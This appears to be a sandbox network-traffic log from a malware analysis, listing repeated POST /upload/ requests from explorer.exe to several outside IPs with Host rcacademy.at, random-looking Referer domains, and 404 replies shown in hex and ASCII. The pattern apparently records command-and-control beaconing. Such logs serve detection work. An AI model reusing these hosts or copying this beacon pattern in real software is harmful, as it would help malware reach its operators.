Dec 18, 2021 08:43:36.559973001 CET	11426	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:35 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49837	190.140.74.43	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:36.900199890 CET	11427	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mppayt.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 264 Host: rcacademy.at
Dec 18, 2021 08:43:37.771503925 CET	11428	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:37 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49838	211.119.84.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:38.041168928 CET	11429	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://fcqactt.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 355 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:39.280466080 CET	11439	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:38 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49840	61.98.7.133	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:39.612207890 CET	11440	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://nvxcwexpba.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 167 Host: rcacademy.at
Dec 18, 2021 08:43:40.555260897 CET	11441	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:40 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49841	61.98.7.133	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:40.884313107 CET	11442	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://plwlrn.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 136 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:42.078735113 CET	11449	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:41 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49746	58.235.189.190	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:42:49.357933998 CET	1019	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://rrnfqgbf.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 362 Host: rcacademy.at
Dec 18, 2021 08:42:50.364737988 CET	1020	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:42:50 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49844	61.98.7.133	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:42.377825975 CET	11453	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ajbudn.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 149 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:43.506530046 CET	11467	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:42 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49850	58.235.189.190	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:44.168683052 CET	11470	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://wfsuoxsmdq.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 267 Host: rcacademy.at
Dec 18, 2021 08:43:45.400533915 CET	11477	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:44 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49854	95.104.121.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:45.539020061 CET	11479	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://wwqrmhnjf.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 298 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:45.804013014 CET	11482	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:45 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49857	95.104.121.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:46.044855118 CET	11486	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://bseccyita.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 200 Host: rcacademy.at
Dec 18, 2021 08:43:46.272954941 CET	11489	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:46 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49860	211.119.84.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:46.546196938 CET	11493	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://pptfufxpkj.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 245 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:47.456975937 CET	11503	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:47 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>
